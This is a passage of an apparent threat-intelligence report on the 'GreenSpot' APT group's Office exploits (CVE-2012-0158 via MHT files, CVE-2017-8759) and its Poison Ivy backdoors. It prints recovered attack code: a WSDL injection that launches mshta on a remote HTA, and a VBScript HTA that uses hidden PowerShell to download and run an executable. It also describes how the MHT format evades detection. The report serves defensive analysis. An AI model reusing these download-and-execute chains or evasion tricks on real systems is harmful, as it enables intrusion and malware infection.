


Figure 3-1 Comparison of RTF and MHT File Format

If attackers use RTF files to trigger this vulnerability, CLSID will appear in the file after decoding (CLSID is the unique ID that the Windows system assigns to different applications, file types, OLE objects, special folders, and various system components). If MHT files are used, CLSID will appear in the MHT file – since the previous RTF overflow vulnerability embedded in DOC documents (Figure 3-2, the red box is the DOC file's header), CLSID is stored in the DOC document (Figure 3-3, the red box is CLSID, one part uses the network byte order, and the other part uses the host byte order).




Figure 3-2 Overflow File Using RTF as the Carrier




Figure 3-3 Overflow File Using RTF as the Carrier

In the case of MHT files, The CLSID will not be stored in the DOC document, but directly in the MHT file (as shown in the red box in Figure 3-4), which can evade the detection of most security software. In addition, the encoding format has changed, so if you use CVE-2012-0158 detection program that was previously written based on the RTF file, it will be invalid.




Figure 3-4 MHT File Involved in Case 6

The main function of the MHT file is, to save all files of an offline webpage into a file for easy browsing. After modifying the file suffix to ".doc", the file can be opened via Microsoft Word.

The file can be divided into three parts: the first part is a webpage; the second part is a base64 encoded data file named "ocxstg001.mso", which is decoded into a composite document or a DOC document; the third part is a binary file.

In the first part, we found a piece of code which describes the relationship between the first part and the second part is also the key to trigger the vulnerability.

```
<p class=3DMsoNormal><span lang=3DEN-US><object
 classid=3D"CLSID:**********-11D1-B16A-00C0F0283628" id=3DShockwaveFlash1
width=3D9 height=3D9 data=3D"Doc1.files/ocxstg001.mso"></object></span></p>
```


This code roughly means that, when the page is loaded, a COM control is loaded to interpret the second part. The CLSID of the control is {**********-11D1-B16A-00C0F0283628}, and the control is MSCOMCTL.OCX. The latest vulnerability known to be related with the control is CVE-2012-0158, so it can be determined that, these

three cases were implemented via carefully constructed MHT files by exploiting CVE-2012-0158, to release and execute the executable files.

3.1.2 Detection Evasion Techniques of the Vulnerability Payload

"GreenSpot" group frequently used the MHT format before May 2013. We conducted statistics on the use of the CVE-2012-0158 vulnerability and MHT format by a well-known third-party threat intelligence source.




Figure 3-5 Detection Evasion Samples Captured by Antiy Labs (Red) and Massive MHT Documents (Yellow)

As can be seen from Figure 3-5, before March 2013, the MHT documents related to CVE-2012-0158 did not appear, but it has been used by the “GreenSpot” group. We can’t confirm that "GreenSpot" is the inventor of this type of detection evasion, but at least it is an early adopter of this approach. For an outdated vulnerability dated back to January 2012, “GreenSpot” managed to extend its attack window. Not all APT attacks use 0-day vulnerabilities, which depends on the attacker’s resources and their needs to break the defensive measures. Some APT groups are not able to develop 0-day vulnerabilities, so they try to purchase commercial 0-day vulnerabilities. They quickly followed up on the 1-day vulnerabilities, trying to use the detection evasion method to create new attack capabilities for old vulnerabilities. These issues should be paid attention to.

3.2 CVE-2014-4114

We have some analytical evidence that “GreenSpot” group exploited CVE-2014-4114 vulnerability (https://www.microsoft.com/en-us/wdsi/threats/malware-encyclopedia-description?Name=Win32/CVE-2014-4114) before October 2014. This may indicate that this group has a certain channel to underground vulnerability transaction.

3.3 CVE-2017-8759

In 2017, Antiy Labs analyzed a new attack document of “GreenSpot” group, which exploits the latest CVE-2017-8759 vulnerability (https://www.microsoft.com/en-us/wdsi/threats/malware-encyclopedia-description?Name=Exploit:Win32/CVE-2017-8759) to download malicious code to the target host. The sample uses RTF format instead of the previous macro code, and can directly download and execute remote files without user interaction, with better effect.

CVE-2017-8759 is a vulnerability caused by line feed, and it affects all major .NET Framework versions. The SOAP WSDL parsing module (IsValidUrl function) in the .NET library does not correctly handle the “return” line feed, which causes the caller function PrintClientProxy to contain a code injection execution vulnerability. Currently, the vulnerability is mainly exploited via Office documents in advanced attacks.




Figure 3-6 Automatically Update Links via objautlink and objupdate Control Fields




Figure 3-7 The Embedded Link Is Actually a WSDL File (See the Next Section “TXT File”)

3.3.1 Vulnerability Trigger File: TXT File

This is a WSDL file that triggers the vulnerability. When the vulnerability is triggered, the code within will be executed, i.e., parse and execute the specified HTA file using msHTA.exe. Take sample jin2.txt as an example, the key code is as follows:

```
<service name="Service">
    <port name="Port" binding="tns:Binding">
        <soap:address location="http://
        updateinfo.[redacted].org?C:\Windows\System32\mshta.exe?http://
        updateinfo.[redacted].org/jin2/jin2.hta"/>
                    <soap:address location=";
                    if (System.AppDomain.CurrentDomain.GetData(_url.Split('?')[0])
                    == null) {
                            System.Diagnostics.Process.Start(_url.Split('?')[1],
                            _url.Split('?')[2]);
                            System.AppDomain.CurrentDomain.SetData(_url.Split('?')[
                            0], true);
                    } //"/>
    </port>
</service>
```


Figure 3-8 WSDL File Calls msHTA to Execute the HTA File

The difference between each txt file is the HTA file link. For details, see Table 3-1:

Table 3-1 HTA File List

样本名称	样本中包含的下载地址
ding1.txt	http://updateinfo.***.org/ding1/ding1.HTA
ding2.txt	http://updateinfo.***.org/ding2/ding2.HTA
tiny1.txt	http://updateinfo.***.org/tiny1/tiny1.HTA
tiny2.txt	http://updateinfo.***.org/tiny1/tiny2.HTA
tony1.txt	http://updateinfo.***.org/tiny1/tony1.HTA
tony2.txt	http://updateinfo.***.org/tiny1/tony2.HTA
bing.txt	http://updateinfo.***.org/bing/bing.HTA
jin1.txt	http://updateinfo.***.org/jin1/jin1.HTA
jin2.txt	http://updateinfo.***.org/jin2/jin2.HTA

3.3.2 Download the Specified EXE File: HTA File

HTA file is a html page file, with VBScript script embedded in. The main function of the script is to download the specified EXE file using PowerShell, save it as officeupdate.exe and execute it. Figure 3-9 shows the contents of sample jin2.HTA:

```
<html>
<head>
<script language="VBScript">
Sub window_onload
    const impersonation = 3
    Const HIDDEN_WINDOW = 12
    Set Locator = CreateObject("WbemScripting.SWbemLocator")
    Set Service = Locator.ConnectServer()
    Service.Security_.ImpersonationLevel=impersonation
    Set objStartup = Service.Get("Win32_ProcessStartup")
    Set objConfig = objStartup.SpawnInstance_
    Set Process = Service.Get("Win32_Process")
    Error = Process.Create("PowerShell -WindowStyle Hidden -nop -c (New-Object
        System.Net.WebClient).DownloadFile('http://updateinfo.[redacted].org/jin2/
        jin2.exe','officeupdate.exe');(New-Object -com
        Shell.Application).ShellExecute('officeupdate.exe');", null, objConfig,
        intProcessID)
    window.close()
end sub
</script>
</head>
</html>
```


Figure 3-9 HTA File Calls powershell to Download Executables

The difference between each HTA file is the download address. The attacker exploits the vulnerability to trigger the HTA file, so as to download and execute the final executable payload. For the corresponding relationship, see Table 3-2.

Table 3-2 HTA Files and Corresponding EXE Download Addresses

样本名称	样本中包含的下载地址
ding1.HTA	http://updateinfo.***.org/ding1/ding1.exe
ding2.HTA	http://updateinfo.***.org/ding2/ding2.exe
tiny1.HTA	http://updateinfo.***.org/tiny1/tiny1.exe
tiny2.HTA	http://updateinfo.***.org/tiny2/tiny2.exe
tony1.HTA	http://updateinfo.***.org/tony1/tony1.exe
tony2.HTA	http://updateinfo.***.org/tony2/tony2.exe
bing.HTA	http://updateinfo.***.org/bing/bing.exe
jin1.HTA	http://updateinfo.***.org/jin1/jin1.exe
jin2.HTA	http://updateinfo.***.org/jin2/jin2.exe

3.4 Analysis of Related Payloads

3.4.1 Poison Ivy RAT Backdoor

Through analysis, we found that, update.exe released in Case 1, Case 2, Case 3 and Case 9 are Poison Ivy RAT backdoor. Poison Ivy is a well-known RAT program with strong capabilities. The payloads it generates are compact-sized, easy to encrypt and can evade detection. Because of these advantages, Poison Ivy is also used by other attack groups. Here are some of the features of Poison Ivy backdoor:

- collect basic information about the system;
- full-disk file management, including viewing all files, downloading files, uploading files, etc.
- obtain system process information, end the process, suspend processes, etc.
- obtain system service program information;
- view the software installed on the system, uninstall the software;
- obtain the port number opened by the system;
- execute a remote shell, execute arbitrary commands;
- obtain password hash value;
- get keystrokes;
- get screenshots;
- turn on the camera for monitoring;

Figures 3-10 and 3-11 show the mutex and domain names in the samples (update.exe) involved in these four cases:




Figure 3-10 Comparison of Mutex in the Samples




Figure 3-11 Comparison of Domain Names in the Samples

In addition, we collect relevant information about the samples (such as versions, timestamps and domain names) in the four cases, as shown in Table 3-3.

Table 3-3 Version Comparison

	案例 1	案例 2	案例 3	案例 9
文件版本	10.0.3.1			2.0.0.1
描述	WSC Helper Tool			ConnectHttp
版权	Copyright ? 2000 - 2010 Avira GmbH. All rights reserved.			Copyright ? 2012
产品版本	10.00.03.01			2, 0, 0, 1
产品名称	AntiVir Desktop			Connect the http
公司	Avira GmbH			none
合法商标	AntiVir® is a registered trademark of Avira GmbH, Germany.			
内部名称	avwsc			Https
文件版本	10.00.03.01			
语言	中文(简体) (中华人民共和国)			中文(中国)
源文件名	avwsc.exe			Http.exe
文件大小	32768 字节		11264 字节	24576 字节
互斥量	)!VoqA.I4		l2(q~&hE=	)!VoqA.I4
时间戳	2012-08-06 10:00:16		2013-02-06 09:12:32	2014-03-13 10:09:27
域名	waterfall.xxx.org	mp3.xxx.com	mp3.xxx.com	ssy.xxx.org
IP	27.105.xxx.xxx	123.254.xxx.xxx	123.254.xxx.xxx	114.42.xxx.xxx

From the table above, we can see that Poison Ivy RAT backdoors are used in these four cases, but they can be divided into three categories.

The first category is Case 1 and Case 2. Except for the domain name, the other information is the same. By comparing update.exe binary in Case 1 and Case 2, we found that 90% of the two binaries are the same, the only difference is the encrypted binary code, which is due to the difference of the encryption key.

